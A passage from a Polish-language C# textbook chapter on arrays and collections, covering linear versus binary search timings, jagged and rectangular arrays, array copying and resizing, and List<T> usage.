    Console.WriteLine("Indeks: {0}", index);
    Console.WriteLine("Czas: {0:s\\.fffffff}", sw.Elapsed);
}
```

Ten przykład tworzy tablicę `int[]` zawierającą 100 milionów wartości. Tablica ta jest wypełniana liczbami losowymi<sup>[28]</sup> przy wykorzystaniu klasy `Random`. Następnie przy użyciu metody `Array.IndexOf` kod poszukuje w tablicy kilku losowych wartości. Kolejną wykonywaną operacją jest posortowanie tablicy w kolejności rosnącej przy użyciu metody `Array.Sort`. Dzięki temu w końcowej części kodu możemy poszukać kilku kolejnych wartości losowych, używając do tego celu metody `Array.BinarySearch`. Przykład wykorzystuje klasę `Stopwatch` należącą do przestrzeni nazw `System.Diagnostics`, by mierzyć, ile czasu zajmuje wykonywanie poszczególnych czynności. (Ten dziwnie wyglądający argument przekazywany w wywołaniu metody `Console.WriteLine` jest specyfikatorem formatu, określającym liczbę potrzebnych nam miejsc dziesiętnych). Mierząc tak drobne operacje, wkraczamy na nieco podejrzane terytorium nazywane **mikropomiarami** (ang. *microbenchmarking*). Pomiary pojedynczej operacji wyjętej z kontekstu mogą dawać mylące wyniki, gdyż w faktycznych systemach wydajność działania zależy od wielu czynników, które oddziałują na siebie w złożony i czasami nieprzewidywalny sposób. Dlatego też do uzyskanych tu wyników należy podchodzić dosyć sceptycznie. Niemniej jednak skala różnicy pomiędzy uzyskiwanymi wynikami mówi sama za siebie. A oto wyniki, jakie uzyskałem na swoim komputerze:

Inicjalizacja danych

2.7

Przeszukiwanie

Indeks: 55504605

Czas: 0.0781

Indeks: 21891944

Czas: 0.0306

Indeks: 56663763

Czas: 0.0792

Indeks: 37441319

Czas: 0.0521

Indeks: -1

Czas: 0.1397

Indeks: 9344095

Czas: 0.0130

Sortowanie

16.9

Przeszukiwanie (binarne)

Indeks: 8990721

Czas: 0.0000722

Indeks: 4404823

Czas: 0.0000122

Indeks: 52683151

Czas: 0.0000052

Indeks: -37241611

Czas: 0.0000026

Indeks: -49384544

Czas: 0.0000030

Indeks: 88243160

Czas: 0.0000026

Wypełnienie tablicy liczbami losowymi zajmuje 2,7 sekundy. (Większość tego czasu trwa ich generowanie. Samo wypełnienie tablicy wartością stałą lub wartością licznika pętli zajęłoby raczej 0,2 sekundy). Czas trwania poszukiwań wykonywanych przy użyciu metody `IndexOf` jest różny — nieudane poszukiwanie, które zwróciło wartość -1, trwało 0,1397 sekundy. Wynika to z faktu, że podczas tej operacji metoda `IndexOf` musiała sprawdzić każdy element tablicy. Kiedy udało się odnaleźć interesującą nas wartość, poszukiwanie trwało krócej, przy czym jego czas był zależny od tego, jak szybko udało się ją znaleźć. W przedstawionym przykładzie poszukiwana wartość najszybciej została odnaleziona po sprawdzeniu nieco ponad 9 milionów elementów, a operacja ta zajęła 0,013 sekundy, czyli ponad 10 razy mniej niż przeszukanie wszystkich 100 milionów elementów tablicy. Jak widać, czas poszukiwań jest mniej więcej proporcjonalny do liczby sprawdzanych elementów, czego zresztą należało się spodziewać.

Uśredniając wyniki, należałoby się spodziewać, że udane poszukiwania będą zabierały o połowę mniej czasu niż w najdłuższym przypadku (zakładając, że rozkład liczb losowych jest równomierny), a zatem czas ten powinien wynosić około 0,07 sekundy; a ogólna średnia zależałyby od tego, jak często poszukiwania kończyłyby się niepowodzeniem. Wyniki te nie są zastraszającej, jednak bez wątpienia zbliżają się do granicy wyznaczającej potencjalne problemy. W przypadku interfejsu użytkownika wszystko, co trwa dłużej niż 0,1 sekundy, będzie denerwujące; a zatem choć nasze średnie czasy poszukiwań są wystarczające, to jednak czas pesymistycznego przypadku już nie. (Oczywiście na mniej wydajnych komputerach te czasy mogą być znacznie dłuższe). Choć w przypadkach aplikacji klienckich cały ten problem nie ma raczej wielkiego znaczenia, to jednak taka

wydajność może być poważnym problemem w przypadku bardzo obciążonych serwerów WWW. Gdybyśmy musieli wykonywać tyle pracy w ramach obsługi każdego żądania, doprowadziłoby to do poważnego ograniczenia liczby obsługiwanych użytkowników.

A teraz przeanalizujmy czasy uzyskiwane w przypadku zastosowania wyszukiwania binarnego. Ten rodzaj wyszukiwania nie sprawdza wszystkich elementów.

Poszukiwania rozpoczynane są od elementu umieszczonego pośrodku tablicy. Jeśli zdarzy się, że jest to właśnie ta wartość, której poszukujemy, to cała operacja może się zakończyć; jednak w przeciwnym razie zależnie od tego, czy odczytana wartość jest większa, czy też mniejsza od tej poszukiwanej, od razu wiadomo, w której połówce tablicy się ona znajduje (jeśli w ogóle w niej jest). W kolejnym kroku ponownie jest sprawdzany środkowy element analizowanej połówki tablicy i ponownie można określić, w której ćwiartce tablicy znajduje się poszukiwana wartość. Podczas każdego takiego etapu poszukiwań analizowany obszar tablicy jest zmniejszany o połowę, a po kilku takich etapach poszukiwania zostaną ograniczone do jednego elementu. Jeśli okaże się, że nie jest to poszukiwana wartość, będzie to świadczyło o tym, że nie występuje ona w tablicy.

### PODPOWIEDŹ

Ten proces wyjaśnia, dlaczego metoda `BinarySearch` zwraca czasami intrygujące liczby ujemne. Kiedy poszukiwana wartość nie zostanie odnaleziona, proces podziału binarnego zakończy się na wartości najbliższej poszukiwanej, a to może być przydatna informacja. A zatem wartość ujemna oznacza niepowodzenie poszukiwań, jednak sama wartość wskazuje na element tablicy, którego wartość jest najbliższa poszukiwanej.

Każda iteracja poszukiwań jest bardziej złożona niż w przypadku normalnego wyszukiwania liniowego, jednak w przypadku ogromnych tablic i tak się to opłaca, gdyż liczba iteracji jest znacznie mniejsza. W naszym przykładzie przeszukanie całej tablicy wymaga jedynie 27 kroków, a nie 100 milionów. Oczywiście w przypadku mniejszych tablic ten zysk wydajności jest coraz mniejszy i istnieje pewna minimalna wielkość tablicy, po przekroczeniu której duża złożoność algorytmu wyszukiwania binarnego przeważy uzyskiwaną poprawę wydajności. Jeśli nasza tablica zawiera wyłącznie 10 elementów, to wyszukiwanie liniowe będzie działać szybciej. Natomiast w przypadku 100 milionów elementów oczywistym zwycięzcą jest wyszukiwanie binarne.

Dzięki огромнemu ograniczeniu liczby wykonywanych operacji metoda `BinarySearch` działa znacznie szybciej niż `Index0f`. Najdłuższe wyszukiwanie trwało tym razem 0,0000722 sekundy (72,2  $\mu$ s), czyli 168 razy krócej niż najszybsze wyszukiwanie liniowe. A to i tak było pierwsze, zdecydowanie najdłuższe wyszukiwanie, wszystkie pozostałe były o rząd wielkości szybsze — tak

szybkie, że w zasadzie zbliżały się do punktu, w którym trudno jest robić dokładne pomiary szybkości wykonywanych operacji<sup>[29]</sup>. Być może najciekawsze jest to, że w przypadku metody `Array.IndexOf` nieudane poszukiwania (czyli te, które zwróciły wartość ujemną) trwały zdecydowanie nadłużej, natomiast w przypadku metody `BinarySearch` były one naprawdę szybkie: metodzie tej udawało się określić, że poszukiwanego elementu nie ma w tablicy, ponad 4330 razy szybciej, niż robiło to wyszukiwanie liniowe.

Oprócz zmniejszenia obciążenia procesora podczas poszczególnych poszukiwań ten rodzaj wyszukiwania powoduje mniejsze straty dodatkowe. Jednym z bardziej zdradzieckich rodzajów problemów z wydajnością, jakie mogą pojawiać się na nowoczesnych komputerach, są te powodowane przez kod, który nie tyle że sam wolno działa, lecz powoduje ogólne spowolnienie komputera. W naszym przykładzie podczas każdych nieudanych poszukiwań metoda `IndexOf` przegląda 400 MB danych, a oczekujemy, że poszukiwania zakończone odnalezieniem elementu będą wymagały przejrzenia średnio 200 MB danych. Wykonanie takich poszukiwań będzie powodowało opróżnienie pamięci podręcznej procesora. Oznacza to, że kod oraz struktury danych, które w innych przypadkach mogłyby pozostać w szybkiej pamięci podręcznej, trzeba będzie pobrać z pamięci głównej, kiedy następnym razem będą potrzebne. Kod używający metody `IndexOf` do przeszukania tak dużej tablicy po zakończeniu poszukiwań będzie musiał ponownie wczytać do pamięci podręcznej cały swój świat. Z kolei metoda `BinarySearch` musi jedynie sprawdzić garstkę elementów tablicy, dlatego jej wpływ na zawartość pamięci podręcznej będzie minimalny.

Jest tylko jeden mały problem: chociaż poszczególne poszukiwania były bardzo szybkie, to jednak ogólnie rzecz biorąc, zastosowanie wyszukiwania binarnego w naszym przykładowym programie było jedną wielką katastrofą. Na samych operacjach wyszukiwania zaoszczędziliśmy co prawda jedną trzecią sekundy, lecz aby w ogóle móc skorzystać z wyszukiwania binarnego, musielibyśmy poświęcić 16,9 sekundy na posortowanie danych. Wyszukiwanie binarne działa bowiem wyłącznie na danych, które ją już uporządkowane, a koszt takiego uporządkowania może znacznie przewyższyć późniejsze zyski. W naszym przykładowym programie musielibyśmy wykonać niemal 220 wyszukiwań, by koszt sortowania został zrównoważony przez poprawę wydajności wyszukiwania i to oczywiście przy założeniu, że w międzyczasie dane nie uległy zmianie, zmuszając nas do ich ponownego posortowania.

Nawiasem mówiąc, metoda `BinarySearch` udostępnia wersje przeciążone umożliwiające przeszukiwanie fragmentów tablicy podobne do tych dostępnych w innych metodach wyszukiwania. Oprócz tego można także zmodyfikować logikę porównywania. Do tego celu używane są interfejsy porównywania przedstawione

we wcześniejszej części rozdziału. Domyślnie używana jest implementacja interfejsu `IComparable<T>`, dostarczana przez same elementy tablicy, nic jednak nie stoi na przeszkodzie, by podać własną implementację tego interfejsu. Także metoda `Array.Sort`, zastosowana w przykładzie do posortowania danych, umożliwia zawężenie zakresu danych, na jakich operuje, oraz określenie własnej logiki porównywania.

Oprócz metod służących do wyszukiwania i sortowania udostępnianych przez samą klasę `Array` istnieją także inne. Wszystkie tablice implementują interfejs `IEnumerable<T>` (gdzie `T` oznacza typ elementów tablicy), co oznacza, że można używać dowolnych możliwości funkcjonalnych udostępnianych przez mechanizm *LINQ to Objects* .NET Framework. A to oznacza znacznie szerszy zakres możliwości wyszukiwania, sortowania, grupowania, filtrowania oraz ogólnie pojętych działań na kolekcjach danych; wszystkie one zostały opisane w [Rozdział 10](#). Tablice były dostępne w .NET Framework znacznie dłużej niż technologia LINQ, co jest jednym z powodów występowania tych powielających się możliwości. Niemniej jednak wszędzie tam, gdzie tablice udostępniają swoje własne odpowiedniki standardowych operacji LINQ, funkcjonalności tabel mogą być szybsze, gdyż LINQ jest nieco bardziej ogólnym rozwiązaniem.

## Tablice wielowymiarowe

Wszystkie tablice przedstawione do tej pory były tablicami jednowymiarowymi. Jednak C# udostępnia także dwie postacie tablic wielowymiarowych: **tablice nieregularne** (ang. *jagged arrays*) oraz tablice prostokątne.

### Tablice nieregularne

Tablice nieregularne są po prostu tablicami tablic. Istnienie takiej struktury jest naturalną konsekwencją faktu, że typ tablicowy jest czym innym od typu elementów tablicy. Ponieważ `int[]` jest typem, zatem można go użyć jako typ elementów innej tablicy. Składnia pozwalająca na tworzenie tablicy tablic została przedstawiona w [Przykład 5-19](#) i nie stanowi najmniejszego zaskoczenia.

#### Przykład 5-19. Tworzenie tablicy nieregularnej

```
int[][] arrays = new int[5][]
{
    new[] { 1, 2 },
    new[] { 1, 2, 3, 4, 5, 6 },
    new[] { 1, 2, 4 },
    new[] { 1 },
    new[] { 1, 2, 3, 4, 5 }
};
```

Także i w tym przykładzie zrezygnowałem z użycia mojego domyślnego sposobu

deklarowania zmiennych — zazwyczaj użyłbym (na początku pierwszego wiersza kodu) słowa kluczowego `var`, jednak chciałem pokazać zarówno składnię deklaracji zmiennej, jak i tworzenia tablicy. W powyższym przykładzie występuje jeszcze drugi element nadmiarowy: w przypadku korzystania ze składni inicjalizatora tablicy nie trzeba jawnie podawać jej wielkości, ponieważ kompilator może ją określić samodzielnie. Zastosowałem tę możliwość, deklarując tablice zagnieżdżone, jednak w przypadku tablicy zewnętrznej jawnie podałem jej wielkość (5), aby pokazać, gdzie należy ją umieścić, gdyż dla niektórych osób miejsce to może być nieoczekiwane.

Nazwa typu tablic nieregularnych jest stosunkowo prosta. Ogólnie rzecz biorąc, typ tablicowy ma postać *NazwaElementu*[ ], a zatem jeśli elementy są typu `int`[ ], to można oczekiwać, że typ tablicy takich elementów należy zapisać jako `int`[ ][ ]; i jak widać, właśnie tak został on zapisany. Nieco bardziej osobliwa jest postać konstruktora tablicy. Deklaruje on tablicę składającą się z pięciu tablic, a zatem na pierwszy rzut oka zapis `int`[5][ ] wydaje się być całkowicie uzasadnionym sposobem zapisu takiej tablicy. Zachowuje on spójność ze sposobem odwoływania się do elementów tablic nieregularnych, gdzie zapis `arrays`[1][3] pobiera drugą spośród tych pięciu tablic, a następnie jej czwarty element. Swoją drogą, nie jest to żadna wyspecjalizowana składnia — nie wymaga ona stosowania żadnej wyspecjalizowanej obsługi, gdyż indeks umieszczony w nawiasach kwadratowych można dodać do każdego wyrażenia, którego wartością wynikową jest tablica.

Wyrażenie `arrays`[1] zwraca daną typu `int`[ ], a zatem można do niej dodać indeks — [3].

Niemniej jednak użycie słowa kluczowego `new` sprawia, że tablice nieregularne będą traktowane w sposób szczególny. Dzięki niemu korzystanie z nich jest spójne ze składnią odwołań do elementów tablic, jednak aby było to możliwe, trzeba było nieco nagiąć składnię języka. W przypadku tablic jednowymiarowych zapis stosowany w celu utworzenia nowej tablicy ma postać: `new TypElementu[długość]`; a zatem aby utworzyć tablicę zawierającą pięć elementów, należało użyć składni `new TypElementu[5]`. Gdyby elementami tworzonej tablicy były tablice liczb `int`, to należało oczekiwać, że *TypElementu* zastąpimy zapisem `int`[ ], prawda? A zatem powinniśmy uzyskać zapis o postaci `new int[][][5]`.

To byłoby logiczne, choć wydaje się, że jest to droga w niewłaściwym kierunku, a wynika to z faktu, że już sama składnia typu tablicowego jest w gruncie rzeczy odwrócona. Tablice są typami konstruowanymi podobnie jak typy ogólne. W przypadku tych drugich nazwa typu ogólnego używanego do stworzenia faktycznego typu jest umieszczana przed **argumentem typu** (ang. *type argument*; na przykład `List<int>` tworzy na podstawie typu ogólnego `List<T>` listę liczb typu

`int`). Gdyby taka sama składnia została zastosowana w tablicach, to moglibyśmy oczekwać, że jednowymiarowa tablica byłaby tworzona przy użyciu zapisu `array<int>`, tablica dwuwymiarowa — przy użyciu zapisu `array<array<int>>`, i tak dalej; czyli typ elementu byłby podawany po fragmencie określającym, że tym, co w efekcie chcemy uzyskać, jest tablica. Jednak w rzeczywistości zapis używany przy tworzeniu tablic jest odwrotny — to, że chcemy uzyskać tablicę, jest symbolizowane przez parę nawiasów kwadratowych, dlatego też typ elementów tablicy jest zapisywany jako pierwszy. To właśnie z tego powodu ten hipotetycznie poprawny zapis używany przy tworzeniu tablic wygląda dziwacznie. C# stara się uniknąć tego dziwactwa i nie wymusza w tym przypadku zachowania ścisłej logiki — właśnie dlatego rozmiar tablic jest umieszczany tam, gdzie większość osób by tego oczekowała, a nie tam, gdzie prawdopodobnie powinien się znaleźć.

### PODPOWIEDŹ

C# nie narzuca żadnego górnego ograniczenia liczby wymiarów tablic, istnieją jednak ograniczenia implementacyjne w środowisku wykonawczym. (Kompilator C# nawet nie mrugnął, gdy poprosiłem o stworzenie tablicy nieregularnej o 10 tysiącach wymiarów, niemniej jednak CLR odmówiło wczytania wynikowego programu. W rzeczywistości nie udałoby się wczytać żadnej tablicy mającej więcej niż 4000 wymiarów, a przy tych mających ich więcej niż 1000 pojawiały się problemy z wydajnością działania). Składnia takich tablic jest rozszerzana w przewidywalny sposób, na przykład deklaracja typu ma postać `int[][][]`, a sama tablica jest tworzona przy użyciu wyrażenia `int[5][][]`.

**Przykład 5-19** pokazuje sposób inicjalizacji tablicy zawierającej pięć jednowymiarowych tablic `int[]`. Sposób zapisu kodu w raczej oczywisty sposób pokazuje, dlaczego takie tablice są nazywane *nieregularnymi*: bo każdy wiersz ma inną długość. W przypadku tablicy tablic nie ma wymogu, by wszystkie jej elementy tworzyły układ regularny. Moglibyśmy pójść jeszcze dalej. Tablice są typami referencyjnymi, a zatem niektóre wiersze tablicy mogłyby przyjąć wartość `null`. Gdybyśmy nie zastosowali składni inicjalizatora tablicy, a zamiast tego indywidualnie inicjowali jej poszczególne elementy, to moglibyśmy stworzyć tablicę w taki sposób, że pewne jednowymiarowe tablice `int[]` pojawiłyby się w kilku jej wierszach.

Ponieważ każdy wiersz tablicy nieregularnej zawiera tablicę, zatem w naszym przykładzie utworzonych zostało aż sześć obiektów — pięć tablic `int[]` oraz jedna tablica `int[][]`. Gdybyśmy wprowadzili więcej wymiarów, tablic byłoby jeszcze więcej. W niektórych sytuacjach taki nieregularny kształt oraz znaczna liczba obiektów mogą być problemem i to właśnie z tego powodu C# udostępnia jeszcze jeden rodzaj tablic wielowymiarowych.

## Tablice prostokątne

Tablica prostokątna jest obiektem umożliwiającym indeksowanie wielowymiarowe. Gdyby język C# nie udostępniał tablic wielowymiarowych, moglibyśmy je stworzyć w sposób konwencjonalny. Chcąc utworzyć tablicę składającą się z 10 wierszy i 5 kolumn, należy stworzyć jednowymiarową tablicę zawierającą 50 elementów i odwoływać się do niej przy użyciu kodu o postaci `myArray[i + (5 * j)]`, gdzie `i` jest indeksem kolumny, a `j` indeksem wiersza. Byłaby to tablica, którą zdecydowałibyśmy się traktować jako dwuwymiarową, choć w rzeczywistości stanowi jeden, duży obszar pamięci. Tablica dwuwymiarowa jest w zasadzie dokładnie tym samym, jednak w jej przypadku C# wykonuje za nas całą robotę. **Przykład 5-20** pokazuje, w jaki sposób są deklarowane i tworzone tablice prostokątne.

### PODPOWIEDŹ

Tablice prostokątne są jedynie ułatwieniem. Nie można zapominać o aspekcie bezpieczeństwa typów, jakie one zapewniają: `int[,]` jest czymś całkowicie innym niż `int[]` lub `int[,]`; a zatem jeśli napiszemy metodę wymagającą przekazania dwuwymiarowej tablicy prostokątnej, C# nie pozwoli przekazać niczego innego.

#### Przykład 5-20. Tablice prostokątne

```
int[,] grid = new int[5, 10];
var smallerGrid = new int[,]
{
    { 1, 2, 3, 4 },
    { 2, 3, 4, 5 },
    { 3, 4, 5, 6 },
};
```

Jak widać, w nazwie typu tablicy prostokątnej używana jest tylko jedna para nawiasów kwadratowych i to niezależnie od liczby wymiarów tablicy. Liczba wymiarów jest określana przez liczbę przecinków umieszczonych pomiędzy nawiasami, a zatem obie tablice tworzone na powyższym przykładzie, w których jest używany jeden przecinek, są tablicami dwuwymiarowymi. Składnia inicjalizatora jest bardzo podobna do tej stosowanej w tablicy wielowymiarowej (patrz **Przykład 5-19**), z tą różnicą, że poszczególne wiersze nie zaczynają się od słowa kluczowego `new[]` (dzieje się tak, gdyż wszystkie dane są jedną, dużą tablicą, a nie tablicą tablic).

Liczby zapisane w **Przykład 5-20** tworzą kształt, który jest niewątpliwie prostokątny, a gdybyśmy spróbowali wprowadzić w nim jakieś nieregularności poprzez zmianę liczby elementów w jednym z wierszy, to kompilator zgłosiłby błąd. Gdybyśmy chcieli utworzyć trójwymiarową tablicę „prostokątną”, należałoby ją sobie wyobrażać w formie sześcianu. **Przykład 5-21** przedstawia tablicę sześcienną. Jej

inicjalizator można sobie wyobrazić jako listę składającą się z dwóch prostokątnych warstw tworzących sześcian. Można by pójść jeszcze dalej i stworzyć tablicę **hipersześcienną** (także i one, niezależnie od liczby posiadanych wymiarów, są określane jako prostokątne).

#### Przykład 5-21. Sześcienna „prostokątna” tablica o wymiarach 2 na 3 na 5

```
var cuboid = new int[,,]
{
    {
        { 1, 2, 3, 4, 5 },
        { 2, 3, 4, 5, 6 },
        { 3, 4, 5, 6, 7 }
    },
    {
        { 2, 3, 4, 5, 6 },
        { 3, 4, 5, 6, 7 },
        { 4, 5, 6, 7, 8 }
    },
};
```

Składnia odwołań do tablic prostokątnych jest raczej przewidywalna. Gdyby w zakresie aktualnie wykonywanego kodu była dostępna druga zmienna z [Przykład 5-20](#), to do jej ostatniego elementu moglibyśmy się odwołać przy użyciu wyrażenia `smallerGrid[2, 3]`; także w tym przypadku indeksy są liczone od zera, zatem to wyrażenie odwołuje się do czwartego elementu trzeciego wiersza tablicy.

Trzeba pamiętać, że właściwość `Length` tablicy określa całkowitą liczbę elementów tablicy. Ponieważ w przypadku tablic prostokątnych wszystkie elementy tworzą jedną dużą tablicę (a nie tablicę odwołującą się do jakichś innych tablic), zatem wartość tej właściwości będzie iloczynem wszystkich wymiarów. Na przykład właściwość `Length` tablicy składającej się z 5 wierszy i 10 kolumn będzie mieć wartość 50. Jeśli chcemy określić rozmiar tablicy wzdłuż konkretnego wymiaru podczas działania programu, należy w tym celu posłużyć się metodą `GetLength`. Pobiera ona jeden argument typu `int`, określający, dla którego wymiaru tablicy ma być policzona liczba elementów.

## Kopiowanie i zmiana wielkości

Czasami może się zdarzyć, że będziemy chcieli przenieść fragment danych w inne miejsce tablicy. Albo wstawić jakiś element pośrodku tablicy, przesuwając część już istniejących elementów o jedno miejsce w górę (oraz tracąc przy tym jeden element z końca tablicy, gdyż jej rozmiar jest stały). Może się także zdarzyć, że będziemy chcieli przenieść dane z jednej tablicy do drugiej, na przykład nowej tablicy o innej wielkości.

Statyczna metoda `Array.Copy` pobiera referencje do dwóch tablic oraz liczbę określającą, ile elementów należy skopiować. Oferuje ona także wersje przeciążone, pozwalające na określenie (w obu tablicach) miejsca, od którego należy rozpocząć kopiowanie. (W przypadku prostszej wersji przeciążonej kopiowanie będzie się rozpoczynać od pierwszego elementu tablicy). Możliwe jest przekazanie tej samej tablicy jako tablicy źródłowej oraz docelowej, przy czym metoda będzie działać prawidłowo, nawet jeśli obszar, z którego dane są pobierane, oraz obszar, w którym są zapisywane, pokrywają się ze sobą: operacja jest wykonywana w taki sposób, jakby elementy najpierw były kopowane do jakiegoś obszaru tymczasowego, a dopiero potem do obszaru docelowego.

### PODPOWIĘDŹ

Oprócz statycznej metody `Copy` klasa `Array` definiuje także niestatyczną metodę `CopyTo`, która kopiuje całą tablicę do tablicy docelowej, rozpoczynając zapis od elementu o określonym przesunięciu. Metoda ta istnieje, gdyż wszystkie tablice implementują pewne interfejsy kolekcji, w tym interfejs `ICollection<T>` (gdzie `T` jest typem elementów tablicy), który definiuje metodę `CopyTo`. Metoda ta nie gwarantuje prawidłowej obsługi sytuacji, w której obszar źródłowy i docelowy nakładają się na siebie, a dokumentacja zaleca, by w przypadkach, gdy wiemy, że będziemy operować na tablicach, stosować raczej metodę `Array.Copy` — metoda `CopyTo` jest raczej przeznaczona do wykorzystania w ogólnym kodzie, który jest w stanie pracować z dowolną implementacją interfejsu kolekcji.

Jedną z przyczyn uzasadniających kopowanie elementów z jednej tablicy do drugiej jest konieczność radzenia sobie ze zmienną liczbą danych. Zazwyczaj będziemy tworzyć tablice większe od tych, które są nam początkowo potrzebne, a jeśli z czasem zostaną one całkowicie wypełnione, to będziemy potrzebowali nowej, większej tablicy. W takich sytuacjach konieczne będzie skopiowanie zawartości starej tablicy do nowej. Okazuje się, że w przypadku posługiwania się tablicami jednowymiarowymi klasa `Array` potrafi za nas zmieniać ich wielkość. Służy do tego metoda `Resize`. Jej nazwa jest nieco myląca, gdyż wielkości tablic nie można zmieniać — metoda ta tworzy nową tablicę i kopiuje do niej dane ze starej tablicy. Przy użyciu metody `Resize` można tworzyć zarówno większe, jak i mniejsze tablice; przy czym jeśli poprosimy o mniejszą, to zostanie do niej skopiowanych tylko tyle elementów, ile się w niej zmieści.

W ramach prezentacji metod służących do kopowania zawartości tablic należy także wspomnieć o metodzie `Reverse`, której działanie polega na odwróceniu kolejności, w jakiej są zapisane elementy tablicy. Oprócz niej dostępna jest także metoda `Array.Clear` i choć nie jest ona ściśle powiązana z kopowaniem, to jednak jest bardzo przydatna w sytuacjach, gdy modyfikujemy wielkość tablicy — pozwala bowiem przywrócić jakiś fragment zawartości tablicy do jego początkowego —

„zerowego” — stanu.

Wszystkie te metody przeznaczone do przesuwania danych wewnątrz tablic mogą się przydać podczas tworzenia bardziej elastycznych struktur danych, bazujących na standardowych usługach oferowanych przez tablice. Niemniej jednak zazwyczaj nie będziemy musieli z nich korzystać, gdyż biblioteka .NET Framework udostępnia kilka bardzo przydatnych klas kolekcji.

## List<T>

Klasa `List<T>` zdefiniowana w przestrzeni nazw `System.Collections.Generic` reprezentuje sekwencję zmiennej liczby elementów typu T. Udostępnia ona indeksatory pozwalające na pobieranie elementów na podstawie numeru, dzięki którym kolekcje tego typu działają jak tablice o zmiennej liczbie elementów. Oba typy nie są jednak całkowicie wymienne — nie można przekazać danej typu `List<T>` jako argumentu, gdy metoda oczekuje tablicy `T[]` — jednak oba implementują różne wspólne interfejsy kolekcji ogólnych, którym przyjrzymy się w dalszej części rozdziału. Na przykład można napisać metodę pobierającą argument typu `IList<T>` i w takim przypadku będziemy mogli przekazać do niej zarówno tablicę, jak i listę `List<T>`.

### PODPOWIEDŹ

Choć kod korzystający z indeksatorów przypomina odwołania do tablic, to jednak nie jest on dokładnie tym samym. Indeksator jest rodzajem właściwości, zatem przysparza dokładnie tych samy problemów związanych z wartościami **typów zmiennych** (ang. *mutable types*), które zostały opisane w [Rozdział 3](#). Dysponując zmienną `pointList` typu `List<Point>` (gdzie `Point` jest typem zmiennym zdefiniowanym w przestrzeni nazw `System.Windows`), nie możemy napisać instrukcji przypisania o postaci `pointList[2].X = 2`; gdyż wyrażenie `pointList[2]` zwraca kopię wartości, a zatem taka instrukcja prosiłaby w efekcie o modyfikację tymczasowej kopii. Spowodowałoby to utratę zmodyfikowanej wartości, zatem język C# nie zezwala na taką operację. Jednak w przypadku tablic takie rozwiązania mogą być stosowane. Jeśli zmienna `pointArray` jest typu `Point[]`, to wyrażenie `pointArray[2]` nie *pobiera* elementu, lecz go *identyfikuje*, prze co możliwe jest zmodyfikowanie jego zawartości bezpośrednio wewnątrz tablicy, używając przy tym zapisu `pointArray[2].X = 2`. W przypadku wartości typów niezmiennych takie rozróżnienie jest bezprzedmiotowe, gdyż ich wartości w ogóle nie można modyfikować — niezależnie od tego, czy używalibyśmy listy czy tablicy, konieczne byłoby zastąpienie dotychczasowego elementu nowym.

W odróżnieniu od tablic listy `List<T>` udostępniają metody pozwalające na zmianę ich wielkości. Metoda `Add` dodaje nowy element na końcu listy, natomiast metoda `AddRange` pozwala dodać kilka elementów. Metody `Insert` oraz `InsertRange` pozwalają wstawiać nowe elementy w dowolnym miejscu listy, przesuwając wszystkie kolejne elementy, by zapewnić odpowiednią ilość miejsca. Wszystkie te

metody sprawiają, że lista staje się dłuższa, jednak klasa `List<T>` udostępnia także metody: `Remove`, która usuwa pierwszy egzemplarz podanej wartości, `RemoveAt`, która usuwa element przechowywany w określonym miejscu listy, oraz `RemoveRange`, która usuwa grupę elementów, zaczynając od określonego miejsca listy. Wywołanie każdej z tych metod powoduje przesunięcie pozostałych elementów, tak by zlikwidować powstałą lukę, a co za tym idzie, sprawia, że lista staje się krótsza.

### PODPOWIEDŹ

Wewnętrznie klasa `List<T>` przechowuje dane, używając do tego celu tablicy. Oznacza to, że wszystkie elementy są zapisane w jednym bloku pamięci oraz że są zapisywane w sposób ciągły, jeden za drugim. Dzięki takiemu rozwiązaniu zwyczajny dostęp do elementów listy jest bardzo wydajny, lecz również z jego powodu operacje wstawiania wiążą się z przesuwaniem elementów w celu utworzenia miejsca na nowe dane, a operacje usuwania elementów także wymagają przesuwania elementów, by zlikwidować powstałą lukę.

**Przykład 5-22** pokazuje, jak można utworzyć listę typu `List<T>`. Jest to zwyczajna klasa, zatem używamy zwyczajnej składni konstruktora. Oprócz tego przykład pokazuje, jak dodawać i usuwać elementy listy oraz jak odwoływać się do nich przy wykorzystaniu zapisu z indeksatorem przypominającym dostęp do elementów tablic. Przykład pokazuje także, że klasa `List<T>` udostępnia informacje o liczbie przechowywanych elementów, oddając do naszej dyspozycji właściwość `Count`, której nazwa z nieznanych przyczyn różni się od analogicznej właściwości `Length` udostępnianej przez tablice. (W rzeczywistości także tablice udostępniają właściwość `Count`, gdyż implementują interfejsy `ICollection` oraz `ICollection<T>`). Niemniej jednak używają one jawniej implementacji tych interfejsów, co oznacza, że właściwość `Count` tablic jest dostępna wyłącznie w przypadku, gdy korzystamy z referencji jednego z tych typów interfejsów).

#### Przykład 5-22. Stosowanie list typu `List<T>`

```
var numbers = new List<int>();
numbers.Add(123);
numbers.Add(99);
numbers.Add(42);
Console.WriteLine(numbers.Count);
Console.WriteLine("{0}, {1}, {2}", numbers[0], numbers[1], numbers[2]);

numbers[1] += 1;
Console.WriteLine(numbers[1]);

numbers.RemoveAt(1);
Console.WriteLine(numbers.Count);
```

```
Console.WriteLine("{0}, {1}", numbers[0], numbers[1]);
```

Ponieważ listy mogą wydłużać się i kurczyć zależnie do potrzeb, zatem nie trzeba określać ich wielkości podczas ich tworzenia. Niemniej jednak jeśli zechcemy, to mamy możliwość określenia ich *pojemności*. Pojemność listy to wielkość obszaru przeznaczonego na przechowywanie elementów i bardzo często jest to zupełnie inna wartość niż liczba elementów przechowywanych na liście. Aby uniknąć konieczności przydzielenia nowej tablicy wewnętrznej za każdym razem, gdy dodamy lub usuniemy element, listy przechowują informacje o ilości zgromadzonych elementów niezależnie od informacji o wielkości tablicy. Kiedy okaże się, że potrzeba więcej miejsca, lista zarezerwuje nową tablicę, większą od faktycznie potrzebnej wielkości o współczynnik zależny od jej rozmiaru. Oznacza to, że jeśli program wciąż dodaje do listy nowe elementy, to im będzie ona większa, tym rzadziej trzeba będzie tworzyć nowe tablice, choć proporcje wolnego i zajętego miejsca w nowej tablicy za każdym razem będą mniej więcej takie same.

Jeśli z góry wiemy, że na liście zostanie zapisana konkretna liczba elementów, to można ją przekazać w wywołaniu konstruktora, który zarezerwuje obszar o żądanej pojemności, co oznacza, że nie trzeba już będzie przydzielać liście dodatkowej pamięci. Jeśli jednak pomylimy się przy tym, to i tak nie spowoduje to żadnego błędu — w końcu określamy jedynie początkową pojemność listy, zachowując przy tym możliwość późniejszej zmiany zdania.

